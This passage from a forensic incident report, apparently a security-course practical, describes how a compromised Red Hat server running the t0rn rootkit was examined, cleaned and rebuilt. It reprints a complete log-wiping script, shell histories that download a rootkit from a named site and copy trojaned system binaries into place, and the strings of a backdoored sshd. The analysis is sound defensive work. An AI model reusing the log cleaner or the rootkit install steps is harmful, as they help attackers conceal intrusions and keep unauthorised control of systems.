Our data was there, and we began by examining the broken system. To preserve a record, I telneted to the system using TeraTerm Pro, and enabled its logging feature to save output to a text file for later use, naming each session file with a unique, date based name for future reference. Each session's log is printed immediately at the conclusion of its creation. These files names are all noted in the investigation book, and reside on my laptop. I print them out on continuous feed, 2 part carbonless letter stock paper, on an impact printer, and initial the output at the conclusion of each session, making entries as

[13] For a good discussion regarding the set user id (suid) and other attributes in UN*X filesystems, see Bryant, Richard, UNIX Security for the Organization, Indianapolis, Sams Publishing 1994. 54-68

to date and time in the book, and obtain the signature of my assistant as well. Images from screen captures are printed to a laser printer as screen snapshots created by the use of the print screen button and subsequent pasting into Imaging for Windows (a low function tool not as amenable to alteration of data as, say, Adobe PhotoShop). A brief certification appears on each document so produced:

The undersigned investigators jointly certify that the above computer output represents a true, complete, and accurate real-time recording of actual events, transpiring during the regular, authorized forensic examination of institutionally owned computers and/or networks, said examination being performed in connection with the investigation of incident #99999. Both investigators further certify that they were present at all times during the creation of this information, and that it has in no way been altered, modified, or edited in any material manner.

Signature / printed name _____

Signature / printed name_____

_____
Date / Time

Now we dive into the examination in earnest, connecting via telnet to the machine, with text logging to a uniquely named examination file. Lets check that broken login program:

```
[root@hacked /hacked]# ls -la /bin/login
-rwxr-xr-x    1 root     root        20452 Mar  7  2000 /bin/login
[root@hacked /hacked]# ls -la /hacked/bin/login
-rwxr-xr-x    1 root     root         3964 Feb 15 21:04 /hacked/bin/login
[root@hacked /hacked]#
```

Clearly, /bin/login is corrupt on the hacked drive. Both the date and size were inconsistent with the fresh RedHat 6.2 install we were running under. It is a good bet we are dealing with a root kit. Question is, is it a file-based root kit, or a kernel based one. I did an **ls –la** on the known, good /bin, and then on the /hacked bin, redirecting output to a file. I moved that file to a Windows box, and opened it in WordPad. I replaced all the "/hacked/bin" strings with " good /bin" and " /bin" with " good /bin". I then used the Excel "data import from text file" function to pull the data into the active spreadsheet as text, delimited on spaces and tabs. I then sorted the executables ascending on first column J, then I, and looked for differences. This is what I ended up with:

attributes		user	group	size	date		time	designation	file
-rwxr-xr-x	1	root	root	57452	Feb	15	21:04	Hacked	/bin/find
-rwxr-xr-x	1	root	root	20452	Mar	7	2000	Good	/bin/login
-rwxr-xr-x	1	root	root	3964	Feb	15	21:04	Hacked	/bin/login
-rwxr-xr-x	1	root	root	43024	Mar	7	2000	Good	/bin/ls
-rwxr-xr-x	1	root	root	39484	Feb	15	21:06	Hacked	/bin/ls
-rwxr-xr-x	1	root	root	66736	Mar	7	2000	Good	/bin/netstat
-rwxr-xr-x	1	root	root	53364	Feb	15	21:06	Hacked	/bin/netstat
-rwxr-xr-x	1	root	root	4568	Feb	15	21:07	Hacked	/bin/pg
-r-xr-xr-x	1	root	root	60080	Mar	7	2000	Good	/bin/ps
-rwxr-xr-x	1	root	root	31336	Feb	15	21:07	Hacked	/bin/ps

The /hacked/bin directory had a file, “pg”, which my “good” /bin did not. I suspected the hacked file systems “pg” was part of something sinister. I went hunting for this “pg” program:

[root@hacked /hacked]# **find ./ -name "pg" -print**
./tmp/ /tk/pg
./bin/pg
[root@hacked /hacked]#


Notice the attempt to “hide” a directory in /tmp by giving it an inconspicuous name “ “ (a space *is* the directory name). This is a classic hacker ploy, and indicates the need to dig deeper. My known “good” find command shows something evil in /hacked/tmp - something our “bad” find command, in /hacked/bin, would probably not disclose. Not that I’m would run it! Subterfuge is the only thing to be taken for granted on such a file system!

[root@hacked /hacked]# **cd /hacked/tmp**
[root@hacked tmp]# **ls -la**
total 344
drwxrwxr-x 4 root tty 4096 Feb 15 21:01
drwxrwxrwt 6 root root 4096 Feb 20 14:56 .
drwxr-xr-x 17 root root 4096 Feb 9 07:29 ..
drwxrwxrwt 2 root root 4096 Feb 9 11:49 .X11-unix
drwxrwxrwt 2 xfs xfs 4096 Feb 20 14:56 .font-unix
-rw-r--r-- 1 root root 5 Feb 15 21:02 info_tmp
drwx------ 2 root root 4096 Feb 9 09:45 kfm-cache-0
srw------- 1 root root 0 Feb 9 10:52 kfm_0_720hacked.oursite.edu_0
srw------- 1 root root 0 Feb 9 10:52 kio_0_720hacked.oursite.edu
-rwsr-sr-x 1 root tty 316848 Feb 15 17:44 superdude


There’s an SUID executable here, the superdude entry, and a hidden directory to boot! We examined /hacked/bin/bash to see what size and attributes it has:

[root@hacked tmp]# **ls -la /hacked/bin/bash**
-rwxr-xr-x 1 root root 316848 Feb 27 2000 /hacked/bin/bash


Yes, it looks like a copy of /bin/bash, with the SUID bit set, so when it is run, the user assumes effective UID of 0. Great, Dick the Hacker was root. IF we trust the timestamp (we don’t), it *looks* like Dick gained root shortly after the ftpd segmentation error appeared the syslog. My priority now shifted to see if altered trust relationships might have compromised other systems. There were no .rhosts files on the box, and /etc/hosts.equiv file either. The tcp wrappers file /etc/hosts.allow file had a single rule in it:



I called the hacked admin to see if this was correct. He confessed he had disabled tcp wrappers so he could work from home, his ISP didn't have reverse DNS working very well and the box wouldn't let him in. OK, so far, so good. I turned now to that hidden directory, I found the following:



Bad news here – evidence of the t0rn rootkit. The t0rn rootkit has been the subject of some excellent articles on the net[14]. Because t0rn comes with a number of "tools", including a traffic sniffer, I decided to try and ascertain what information the attacker may have learned from us. The box was on a switched port, so sniffing shouldn't have gained much, but there are tools that can overcome the benefits of switching, so I looked anyhow. From reviewing the *Miller* article, supra, I knew t0rn by default creates a directory in /usr/src called ".puta". This is where the real intelligence should be located. Things like access and sniffer logs…. A quick look at /hacked/usr/src |more told the tale:



[14] I used this excellent one to get started: Miller, Toby, "Analysis of the T0rn Rootkit". undated. URL: http://www.sans.org/y2k/t0rn.htm (March 12, 2001).

I looked at each file in turn:

```
[root@hacked .puta]# more .1addr
2 194.82
2 146.101
3
3 22
[root@hacked .puta]# more .1file
.puta
.t0rn
.1proc
.1addr
xlogin
.1file
.1logz
in.inetd
ttyhash
t0rn
[root@hacked .puta]# more .1logz
195.70
194.82
rshd
[root@hacked .puta]# more .1proc
3 t0rn
3 in.inetd
2 in.inetd
3 nscd
```

These looked like a list of things changed on the system, I'm not sure. There's a "nscd[15]" in /hacked/usr/sbin. Performing a strings command on shows what appears to be some kind of bogus sshd[16] server…. Examiners comments appear in [ ] :

```
[root@hacked etc]# strings /hacked/sbin/nscd|more

1.2.27
```

[Note: This is the version reported by telneting to port 22 earlier….]

```
sshd version %s [%s]
Usage: %s [options]
Options:
/usr/info/.t0rn
```

[Note: this is clearly part of the t0rn rootkit]

```
  -f file    Configuration file (default %s/sshd_config)
  -d         Debugging mode
  -i         Started from inetd
  -q         Quiet (no logging)
```

[15] On some UN*X systems, there is a daemon "nscd", the Name Service Caching Daemon - this executable calling itself "nscd" was something evil trying to blend in by looking normal and necessary.
[16] a legitimate sshd would be the Secure Shell Daemon, normally used to provide secure encrypted access and port forwarding.

```
  -p port    Listen on the specified port (default: 22)
  -k seconds Regenerate server key every this many seconds (default: 3600)
  -g seconds Grace period for authentication (default: 300)
  -b bits    Size of server RSA key (default: 768 bits)
/usr/info/.t0rn/shhk
  -h file    File from which to read host key (default: %s)
  -V str     Remote version string already read from the socket
fatal: Bad server key size.
fatal: Bad port number.
fatal: Extra argument %.100s.
sshd version %.100s [%.100s]
Could not load host key: %.200s
fatal: Please check that you have sufficient permissions and the file exists.
```

You can learn a lot using the strings command sometimes. Now we look at the file named "system":

```
[root@hacked .puta]# more system
============================================================
Time: Sun Feb 18 15:04:35     Size: 241
Path: somehost.adminhome.com => hacked.oursite.edu [23]
------------------------------------------------------------

============================================================
Time: Sun Feb 18 15:04:35     Size: 241
Path: somehost.adminhome.com => hacked.oursite.edu [23]
------------------------------------------------------------

============================================================
Time: Sun Feb 18 15:08:47     Size: 587
Path: somehost.adminhome.com => hacked.oursite.edu [23]
------------------------------------------------------------

============================================================
Time: Sun Feb 18 15:08:47     Size: 587
Path: somehost.adminhome.com => hacked.oursite.edu [23]
------------------------------------------------------------

============================================================
Time: Sun Feb 18 15:10:00     Size: 871
Path: somehost.adminhome.com => hacked.oursite.edu [23]
--More--(76%)-------------------------------------------------------

============================================================
Time: Sun Feb 18 15:10:00     Size: 871
Path: somehost.adminhome.com => hacked.oursite.edu [23]
------------------------------------------------------------

Exiting...

Exiting...
[root@hacked .puta]#
```

Well, the "system" file shows some kind of traffic logging. Looks like the real system admin attempting to connect from home via telnet, not the console attempts made

subsequently by the operators and myself. We never got a password prompt from login, just a message that a shared library couldn't be found, so the contents of this file gave me some glimmer of hope that the hacker maybe never really managed to get back after he applied t0rn to the system. I looked some more, this time at t0rnsb:

```
[root@hacked .puta]# file t0rnsb
t0rnsb: Bourne-Again shell script text
```

[OK, something safe to read. N E V E R run executables or scripts you find in these conditions, unless its in a lab and you have no qualms about loosing the system and date you are working on. In a forensic exam, running such an executable on a machine you are examining would throw the value of your data into serious question.]:

```
[root@hacked .puta]# more t0rnsb
#!/bin/bash
#
# sauber - by socked [11.02.99]
#
# Usage: sauber <string>

BLK='^[[1;30m'
RED='^[[1;31m'
GRN='^[[1;32m'
YEL='^[[1;33m'
BLU='^[[1;34m'
MAG='^[[1;35m'
CYN='^[[1;36m'
WHI='^[[1;37m'
DRED='^[[0;31m'
DGRN='^[[0;32m'
DYEL='^[[0;33m'
DBLU='^[[0;34m'
DMAG='^[[0;35m'
DCYN='^[[0;36m'
DWHI='^[[0;37m'
RES='^[[0m'

echo "${BLK}* ${WHI}sauber ${DWHI}by ${WHI}s${BLU}o${DBLU}ck${BLK}ed
[${DWHI}07${BLK}.${DWHI}27${BLK}.${DWHI}97${BLK}]${RES}"
if [ $# != 1 ]
then
  echo "${BLK}* ${DWHI}Usage${WHI}: "`basename $0`" <${DWHI}string${WHI}>${RES}"
  echo " "
  exit
fi
echo "${BLK}*${RES}"
echo "${BLK}* ${DWHI}Cleaning logs.. This may take a bit depending on the size of
the logs.${RES}"

WERD=$(/bin/ls -F /var/log | grep -v "/" | grep -v "*" | grep -v ".tgz" | grep -v
".gz" | grep -v ".tar" | grep -v "lastlog" | grep -v "utmp" | grep -v "wtmp" | gre
p -v "@")

for fil in $WERD
```

```
do
  line=$(wc -l /var/log/$fil | awk -F ' ' '{print $1}')
  echo -n "${BLK}* ${DWHI}Cleaning ${WHI}$fil ($line ${DWHI}lines${WHI})${BLK}...
${RES}"
  grep -v $1 /var/log/$fil > new
  touch -r /var/log/$fil new
  mv -f new /var/log/$fil
  newline=$(wc -l /var/log/$fil | awk -F ' ' '{print $1}')
  let linedel=$(($line-$newline))
  echo "${WHI}$linedel ${DWHI}lines removed!${RES}"

done

killall -HUP syslogd
echo "${BLK}* ${DWHI}Alles sauber mein Meister !'Q%&@$! ${RES}"
[root@hacked .puta]#
```

[This looks to be a syslog cleaner script, with pretty ANSI color codes no less – you can pick up some cool stuff from hacker code. Note it restarts the syslogd – this is probably the script that generated the event we saw after "dick" got root on the remote log box. I turned next to t0rns]:

```
[root@hacked .puta]# file t0rns
t0rns: ELF 32-bit LSB executable, Intel 80386, version 1, dynamically linked (uses
 shared libs), stripped
[root@hacked .puta]#
```

[We won't run that one, but we can feed it to strings and see whats in it]:

```
[root@hacked .puta]# strings t0rns
/lib/ld-linux.so.1
libc.so.5
```

[I my be mistaken, but believe this is why the binary rootkit failed miserably, it was compiled to use libc.so.5, and RedHat 6 uses libc.so.6. Lots of irrelevant strings redacted]

```
============================================================
Time: %s     Size: %d
Path: %s
 => %s [%d]
------------------------------------------------------------
```

[more redactions omitted]

Based on the contents of the file "system", specifically the strings of "=" and "-" characters, I concluded it was output generated by running this executable. So, it's likely that either someone had managed to manually start the sniffer, or it starts automatically as part of the installation process. I decided to look at the shell history file for root, what I found was comical -examiner's comments appear in [ ]'s:

```
cd /tmp/" "
lynx http://www.industriel.org/utilz/tk.tgz
```

[Goes to get a rootkit using *our* very own lynx]

```
ls
gzip -d tk.tgz
ls
tar xvfp tk.tar
cd tk
ls
more t0rnkit-README
more *README
```

[No time like the present to study one's rootkit!]

```
ls
ls /usr/src
ls -la /usr/src
more *README
ls
id
ls -la
./t0rn your.f**ked 22
```

[I guess this installs it - I edited his password choice because SANS is "PG" rated]

```
ls
pwd
PATH=$PATH:. ; export PATH
./t0rn your.f**ked 22
```

[lets try to install it, again?]

```
pico
ls
ls -la
;s -la /usr/src
ls -la /usr/src
cd /usr/src/.puta
ls -la
cd /tmp/" "
ls
cd tk
ls
./t0rn
ls /bin/login
ls -la /bin/login
more t0rn
pico t0rn
ls
cp ssh.tgz ssh.tgz.dist
gzip -d ssh.tgz
ls
cat t0rn |grep ssh
tar xfz ssh.tar
ls
```

```
crm tts.tar
rm ssh.tar
```

[lets get mad and typo! – much keyboard banging omitted in interest of brevity]

```
cp ssh.tgz.dist ssh.tgz
tar xfz ssh.tgz
ls
./sz
tar xfz ./ssh.tgz
ls -la
./t0rn your.f**ked 22
path
ls
cd ..
ls
mv tk /tmp/tk
cd /tmp/tk
ls
./t0rn your.f**ked 22
```

[Can't get enough of installing that rootkit I guess]

```
ls
echo $PATH
ls /bin/login
which login
pwd
cd /
which login
ls /bin
id
su t0rn
```

[I think *he* thinks it creates a user at this point]

```
cat /etc/passwd
su – root
id
```

[Dick the Hacker appears to be having an identity crisis??]

```
which login
cd /bin
ls
ls xlogin
which xlogin
/sbin/xlogin
ps axx
telnet localhost 22
ls
cd /tmp
cd tk
ls
```

```
cd " "
ls
cd /tmp/tk
ls -la
tar xvr t0rn.tar
tar xvf t0rn.tar
tar xvf tk.tar
cd tk
ls
./t0rn your.f**ked 22
ls -la
more *README
```

[Here we see him reading directions, then deciding to manually install it "step by step"]


```
ls
cp login /bin/login
cp find /bin/find
cp ps /bin/ps
which ifconfig
cp ifconfig /sbin/ifconfig
which du
cp du /usr/bin/du
which in.fingerd
cp in.fingerd /usr/sbin/in/fingerd
cp in.fingerd /usr/sbin/in.fingerd
ls
which ls
cp ls /bin/ls
which netstat
cp netstat /bin/netstat
which pg
cp pg /bin/pg
which ps
cp ps /bin/ps
which pstree
cp pstree `which pstree`
ls
cp sz `which sz`
cp to p`which top`
cp top `which top`
top
more *README
reboot
```

Our poor hacker takes a parting glance at the README file, probably wondering what he had missed, and then rebooted, poor schmuck! After the reboot I think he was locked out just like us. Otherwise, he surely would have run the log file cleaner, and zeroed the .bash_history file we've been enjoying so. Based on the time stamps on the remote syslog events for this box, it appears that for about 5 days this machine was, nominally controlled by hostiles. We were not logging all traffic at the time, so we can't say what transpired that long weekend. Event logs for core systems, tripwire reports, and other audit trails were examined by our UN*X, NT, and mainframe support staff - all looking for signs of mischief. Nothing was reported. Each group is fairly autonomous in it's own

sphere so it is hard to say how diligent each investigator was. As an examiner of the hacked machine, I tried to discover any clues that might pinpoint additional exposures. The intruder had great distress using his rootkit, even though he got in and got root, he appears to have botched the takeover. The hacked boxes /var/log/messages file showed some additional detail. Looks like he used the adduser command to add "dick" as a user – so, he was already root at this point:

Feb 15 16:08:19 hacked adduser[1120]: new group: name=dick, gid=502
Feb 15 16:08:19 hacked adduser[1120]: new user: name=dick, uid=502, gid=502, home=/home/dick, shell=/bin/bash
Feb 15 16:08:40 hacked PAM_pwdb[1121]: password for (dick/502) changed by ((null)/0)
Feb 15 16:08:59 hacked PAM_pwdb[1123]: (login) session opened for user dick by (uid=0)

I examined /home for user "dick", finding a distribution for linux root kit 5:



[root@hacked dick]# **ls -la**
total 13896
drwx------ 4 502 502 4096 Feb 15 21:11 .
drwxr-xr-x 8 root root 4096 Feb 20 14:58 ..
-rw------- 1 root tty 1335 Feb 15 21:11 .bash_history
-rw-r--r-- 1 502 502 24 Feb 15 16:08 .bash_logout
-rw-r--r-- 1 502 502 230 Feb 15 16:08 .bash_profile
-rw-r--r-- 1 502 502 124 Feb 15 16:08 .bashrc
-rwxr-xr-x 1 502 502 333 Feb 15 16:08 .emacs
drwxr-xr-x 3 502 502 4096 Feb 15 16:08 .kde
-rw-r--r-- 1 502 502 435 Feb 15 16:08 .kderc
-rw-r--r-- 1 502 502 3394 Feb 15 16:08 .screenrc
drwxr-xr-x 5 502 502 4096 Feb 15 16:08 Desktop
-rw-rw-r-- 1 root tty 14151680 Feb 15 16:20 lrk5_src_tar
[root@hacked dick]#

So, lets have a look now at this bogus users shell history, some editing has been performed to cut down the volume of material – "dick" was a real keyboard banger - looks like he couldn't get lrk5 to build right for him either.

```
cd /tmp
mkdir " "
cd " "
gzip -d /home/dick/lrk*.gz
ls
ls /home/dick
tar xvf /home/dick/lrk5_src_tar
cd lrk
ls
cd lrk5
ls
more README
more README
```

[Dick did a lot of README reading, make-ing, path checking, chowning, and thrashing about in general, this hacker was pretty unfamiliar with his own tools. This is also a good time to mention that on machines like the one we are examining, less is definitely more. Why put a nice gnu compiler on the box, just to save the bad guys time in building their evil software? Seeing a large ftp download to a production box might be the clue you need to stop them in progress. Since this box, like most stock installs of open source operating systems, had a compiler and all the nice development tools already on it, "dicks" job was much easier. Good thing he wasn't proficient]

```
make all
ls
./configure
./configure -s
make
ls
./configure linux
more
make
cd ..
ls
chown dick.dick lrk5
cd l*
ls
./configure -s
pico configure
PATH=$PATH:. ;export PATH
./configure -s
ls
ls -la
chown dick.dick *
./configure -s
pico configure
chown dick.dick *
./configure -s
pico makefile.in
```

```
pico Makefile.in
./configure -s
pico Makefile.in
./configure -s
```

[Much more matter cut out here, its clear he was just having a bad day. He finally rm'd the directory and tried again. Just seeing **that** dread command ought send a shiver up every last spine that reads this, after all, in all likelihood, this fellow, or one of his ilk, is coming to a system near you soon]

```
rm -R lrk5
cd ..
cd " "
ls /root
ls -la /home.dick
ls -la /home/dick
tar xvfp /home/dick/lrk*
cd lrk5
ls
ls -la
chown -r dick.dick *
chown -R dick.dick *
./configure    -s
pico configure
./configure    -s
./configure  -s
/usr/bin/perl
pico makefile.in
```

[More material redacted, Dick was most likely trying to edit Makefile.in, trying to get a good clean run of configure for his rootkit. Can you sense the frustration level rising here?]

```
man perl
man perlsyn
man perl
```

[in real desperation now, Dick turns to the dreaded perl manual!]

```
more Makefile.in
```

[one more look at Makefile.in, then, resignation. No linux root kit #5 for Dick today]

I believe Dick threw in the towel trying to build a proper rootkit here. He must have then tried that precompiled binary t0rnkit we examined above, failed and bailed out. If he hadn't rebooted the machine, but had issued a rm- fR / first, we would have had few easy to find clues left. Based on the above, I concluded this was no serious pro, but a neophyte on a learning expedition. I turned off the box, and prepared to make my findings known. I suggested all passwords on all DMZ servers and anything **they** communicate with be changed, and that the original hard drive be retained indefinitely as insurance, in case someone else needed to gather clues off of it. That was to cover the possibility that the switch on that segment had been forced into a sniffable mode, and that

passwords might have been gathered in real time by "dick" while he worked. The hacked systems admin was only too happy to lug his box back with him, sans one disk. We kept the image copy of that drive on hand as well, in case further research is necessary. A brief summary of the evidence we collected and its present location:

- One "original" hacked system hard drive, sealed, in fire vault
- One sector-by-sector image copy of the above, in fire vault.
  Printed event logs from the syslog server, in fire vault
- Printed log files from the examination of the cloned copy of the original disk, in fire vault
- Printed screen captures of the examination, in fire vault. Backups of data files on my hard drive and enterprise tape backup.
- Investigation Book, in fire vault.
- Final Report, in locked file cabinet, security office.

ERADICATION

Elimination of the problem, and closure of known avenues of entry.

Because of the relative low value of the machine involved, eradication on it normally would have consisted of reinstalling the OS on a freshly formatted disk drive and reapplying customizations. In this case, it was simpler to replace the damaged machine with another one while we investigated. In the case of an enterprise class server, the expense involved would have nixed this option for most organizations. As a matter of form, we advised the system owner to go through his backups of configuration, cgi, and other scripts "just in case". He had been copying his configuration and content files to and from the machine, relying on our enterprise desktop backup process for tape archival. Most were html, MS-Word, PDF, and image files, without java or other active scripting. Some cgi's that made the whole thing run came from a third party vendor. These were reinstalled using the vendor-supplied media and installer scripts. Some configuration files in ascii text existed as well. A backup (of these configuration files) existed for the day before the incident. It was examined and found to be clean. All content originating on the hacked box was verified and redeployed on an entirely new machine, with a freshly installed and currently patched operating system. We are not sure which exploit was used to gain entry to the machine, but are pretty sure it was the rpc.statd or wu-ftpd buffer overflows for RedHat 6.2 that did it. Without assigning any blame, both these vulnerabilities were widely reported and solutions were available. Using the leverage of this incident, and the fact that the vulnerabilities were commonly known ones, our recommendations included changing policy to require that:

- all DMZ machines will use a remote syslog server
- no NFS or related support services will run in the DMZ
- monthly check of vulnerability and bugtraq databases be made for all DMZ systems
- monthly portscan will be run on all systems in the DMZ
- The Principal of Least Privilege will be applied when configuring systems in the DMZ

Policy revisions are in process, and I expect they will be implemented this time. I heard we would also be funded for a well-known, best-of-breed IDS in our next budget cycle! Owing to evidence found on the hacked machine, we have concluded that a script kiddie of limited skills got lucky. Using a commonly published exploit, root was obtained. The kiddie lost control when he installed a binary distribution of the t0rn rootkit, obtained from an unnamed, untitled, and quite dubious web site[17]. This website appears to be a simple repository (one of hundreds out there) for hacker tools and lore. We are reasonably confident the incident was isolated to the hacked box alone. We hope some clever fellow, acting like a scipt kiddie, and using this incident as a diversionary tactic, hasn't deceived us.

RECOVERY

Returning things to a fully normal state of operations

Much like a bruised love affair, you can never quite get a battered system back to exactly where it was originally, and indeed, you really wouldn't want to. If it *were* so great, it wouldn't have been hacked. Operating systems are patched, new ones come out, old ones are pulled off the ftp sites, and everything changes. In this case, the new machine was migrated from Redhat 6.2 to 7.0. The OS went on a new hardware platform, and was radically reconfigured – for the better we like to think. RedHat's 7.0 patch lists were then consulted, and more than a dozen recommended patches were applied. The hacked systems administrator was rebuilding the affected system, even as my assistant and I examined the old one. This gave the hacked administrator something useful to do while our analysis continued at an unhurried pace. Once the fresh OS install was completed, a custom Apache web server was built and installed. Custom user data, consisting of web pages and images, was compiled from vendor media, along with user and enterprise backup resources. Steps were taken to insure that the restored information was clear of any compromised applets, Trojan scripts, etc. Due to the informal nature of this particular system, there was no documentation to use in validating the new systems' functions. When the new machine was returned to the DMZ, it was first hardened using the principal of least privilege model - all unnecessary services were turned off. That essentially leaves the machine running httpd and https on ports 80 and 443 respectfully, and ssh on 22. No sunrpc, X windows, wu-ftpd, nothing *nonessential* to the mission. Before the machine got its network cable, it got a Tripwire database, a copy of which was stored off the machine as soon as it was plugged in. We run a cron script on our remote event logger to perform an nmap scan of the box daily, and mail the results to the box's administrator. No more telnet and ftp for our battered administrator, he bought an ssh client suite, out of his own pocket! A low-end sniffer box will log traffic to the DMZ until our IDS comes online. Use of remote syslog – our best clue-source in this case - will be expanded. We are going through the formal process of getting permission to deploy a "snort"[18] IDS, a free tool written by Marty Roesch, management being unwilling to wait

[17] Unknown author. Untitled. Undated. URL: http://www.industriel.org/utilz/tk.tgz. (March 12, 2001).
[18] See Roesch, Marty, "Snort – The Open Source Network Intrusion Detection System". URL: http://www.snort.org (March 12, 2001)

on the next funding cycle for Network Flight Recorder[19]. You really can get a lot of mileage out of a hacked old Pentium sometime.

FOLLOW-UP

Counting the costs and lessons learned analysis

We scheduled a follow-up meeting that same week with several persons, including:

- ✓ Hacked systems' administrator
- ✓ His Department Head
- ✓ IT Security Director
- ✓ Network Support Manager
- ✓ Server Support Manager
- ✓ Distributed Systems Manager
- ✓ Mainframe Support Manager
- ✓ Desktop Support Manager

We kept this meeting strictly non-political, with no finger pointing or pin-the-blame-on-admin games allowed. We reported on the chronology of the incident, and then addressed several *Things That Went Well*:

We reported that configuring the hacked system to use a remote syslog server yielded reliable clues. We concluded this by bestowing massive kudos upon the hacked system's administrator, complimenting him for his foresight.

We addressed how the DMZ network segment confined the potential damage we could have sustained from traffic being sniffed off the wire, and urged that all remaining un-switched ports be upgraded – we need to switched to the edge as soon as possible.

We reported how our having a pre-configured sniffer box and hub on hand saved valuable time in assessment of the overall situation, making a case for the further acquisition and pre-positioning of these kinds of critical resources.

We emphasized how access to the disk duplicator, and the cooperation of the system owner allowed us to capture valuable forensic data, and enabled a higher quality investigation to be performed at nominal cost.

Having spread some cheer, we next addressed some practical difficulties and the *Things that Went Wrong:*

We showed how faster, more reliable incident identification, reporting, and escalation procedures, incorporated into off-hours help desk scripts, could have improved the quality of our response, by giving us several extra days notice of the incident.

[19] See organizational author "NFR Security". Undated. URL: http://www.nfr.com (March 12, 2001)

We suggested that off-hours staffing of the help desk by a trained analyst, rather than the mainframe operators, could have prevented the rebooting of the hacked machine, leaving it pristine for our examination.

